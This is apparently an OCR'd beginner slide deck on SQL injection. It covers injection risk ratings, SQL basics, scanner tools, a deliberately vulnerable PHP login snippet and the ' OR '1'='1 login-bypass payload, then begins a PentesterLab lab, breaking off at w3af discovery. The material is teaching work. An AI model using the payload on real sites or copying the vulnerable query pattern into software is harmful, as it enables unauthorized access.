
SQL Injection (SQLi) Formal Assessment



A1 Injection

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
————	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	————
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends simple text-based attacks that exploit the syntax of the targeted interpreter. Almost any source of data can be an injection vector, including internal sources.	Injection flaws occur when an application sends untrusted data to an interpreter. Injection flaws are very prevalent, particularly in legacy code, often found in SQL queries, LDAP queries, XPath queries, OS commands, program arguments, etc. Injection flaws are easy to discover when examining code, but more difficult via testing. Scanners and fuzzers can help attackers find them.		Injection can result in data loss or corruption, lack of accountability, or denial of access. Injection can sometimes lead to complete host takeover.	Consider the business value of the affected data and the platform running the interpreter. All data could be stolen, modified, or deleted. Could your reputation be harmed?
]

Web Application Architecture Basics



Presentation Tier

Internet Error
Firefox
Chrome

GET http://

HTTP
response

Logic Tier

Apache, windows
server, RAILS
(Ruby), PHP

SQL

data

Data Tier

SQL Server,
Oracle, MySQL,
Postgres, mongo
db (yuck!)


Here's the basic layout...

But tech kitty stoel my megahurtz

Now I need moar processors...

Web Application Architecture Basics

GET http://www.OnlineStore.com/browse.php?category=processors



Presentation Tier

Internet Error
Firefox
Chrome

GET http://

HTTP response

Logic Tier

Apache, windows server, RAILS (Ruby), PHP


SQL

data


Data Tier

SQL Server, Oracle, MySQL, Postgres, mongo db (yuck!)

Web Application Architecture Basics



Web Application Architecture Basics



Presentation Tier

Internet Error
Firefox
Chrome

GET http://

HTTP
response

Logic Tier

Apache, windows
server, RAILS
(Ruby), PHP

SQL


data

Data Tier

SQL Server,
Oracle, MySQL,
Postgres, mongo
db (yuck!)

i7, i5, i4, amd, ARM etc....

Web Application Architecture Basics



Presentation Tier

Internet Error
Firefox
Chrome

GET http://

HTTP response

Logic Tier


Apache, windows server, RAILS (Ruby), PHP

SQL

data

Data Tier

SQL Server, Oracle, MySQL, Postgres, mongo db (yuck!)



CPUs / Processors Featured Items

AMD (88)

New FX-Series CPU

AMD FX-8350 4.0GHz (4.2GHz Turbo) Socket AM3+ Eight-Core Desktop Processor

- 32 nm Vishera 125W
- 8MB L3 Cache
- 4 x 2MB L2 Cache

$219.99

Free Shipping

AMD (63)

$10 off w/ promo code EMCJJJG99, ends 11/19

AMD A10-5800K 3.8GHz (4.2GHz Turbo) Socket FM2 Quad-Core Desktop APU (CPU + GPU) with

- 32 nm Trinity 100W
- 4MB L2 Cache
- AMD Radeon HD 7660D

$129.99

Free Shipping

intel (363)

Customer Choice Award Winner

Intel Core i7-3770K 3.5GHz (3.9GHz Turbo) LGA 1155 Quad-Core Desktop Processor

- 22 nm Ivy Bridge 77W
- 8MB L3 Cache
- 4 x 256KB L2 Cache

~~$329.99~~

$319.99

Free Shipping

Some SQL Basics

retrieve information using the SELECT statement;

update information using the UPDATE statement;

add new information using the INSERT statement;

delete information using the DELETE statement.

<u>The characters</u> -- <u>comment out anything</u>

3 types of SQLi

1. Inband (AKA "Error-based")
2. Out-of-band (AKA "Union-Based")
3. and Inferential (AKA "Blind")

SQLi Attack Methodology

Identify:

1. The injection
2. the injection type (integer or string)

Attack:

1. Error-based SQLi (Easiest)
2. Union-based SQLi (Best data extractor)
3. Blind SQLi (Worst case)

SQL Vulnerability Scanners


mieliekoek.pl	(error)
wpoison	(error)
sqlmap	(blind by default, and union if specified)
wapiti	(error)
w3af	(error, blind)
paros	(error, blind)
sqid	(error)

Union-based is where the $$$ is at. (Best data extractor) But most tools don't do it

Lets get on with it


The admin login php code ON BAD WEBSITES will usually look like this, in some point of time:

```
//connect to db
$conn = mysql_connect("localhost","username","password");
//build SQL statement
$query = "SELECT id, name FROM users
 WHERE name = '$_POST["username"]' ".
 "AND password = '$_POST["password"]' ";
...............
//run query
$result = mysql_query ($query);
//ensure a user was returned
$numrows = mysql_num_rows($result);

if($numrows != 0) {
header("Location:admin.php");
} else {
die('Invalid username or password.');
}
```



login example

```
SELECT id, name FROM users
 WHERE name ='owen'
AND password = 'kittens' ;
```




Login: owen

Password: kittens

correct implementations will use hashed passwords though, and this is handled in the logic layer

login manipulation example

```
SELECT id, name FROM users
 WHERE name ='owen'
AND password = 'anything' OR '1' = '1';
```



Login

Login Box

Login: owen

Password: lololol' OR '1'='1

note the tick (') placement in the attack


This is a TOY example, and is unlikely to occur in most sites

SHOW ME COOL STUFF!!!!1!

Our hands-on example for today: https://www.pentesterlab.com/from_sqli_to_shell.html

Get the .iso and the .pdf if you haven't already.

Boot it up in **VMware Player** (I've had networking problems with Virtual Box)



I AM CURRENTLY SPEWING A WAVE OF CONCENTRATED LIGHT IN PROJECTILE FORM
joyreactor.com

Ok boot up the VM

Steps we will take:

1. Enumeration (Discovery)
2. Vulnerability Analysis
3. Vulnerability Exploitation
4. ???
5. Profit

Find the IP of the VM you just booted



```
user@debian:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:76:f9:67
          inet addr:192.168.43.130  Bcast:192.168.43.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe76:f967/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:31926 errors:0 dropped:0 overruns:0 frame:0
          TX packets:19592 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7078051 (6.7 MiB)  TX bytes:15287395 (14.5 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:818 (818.0 B)  TX bytes:818 (818.0 B)

user@debian:~$ _
```

Lets do some discovery with w3af

w3af comes with backtrack 5 and is a python program located in
/pentest/web/w3af/

run via:
python w3af_console

tutorial available here:

http://resources.infosecinstitute.com/w3af-tutorial/

its great :D

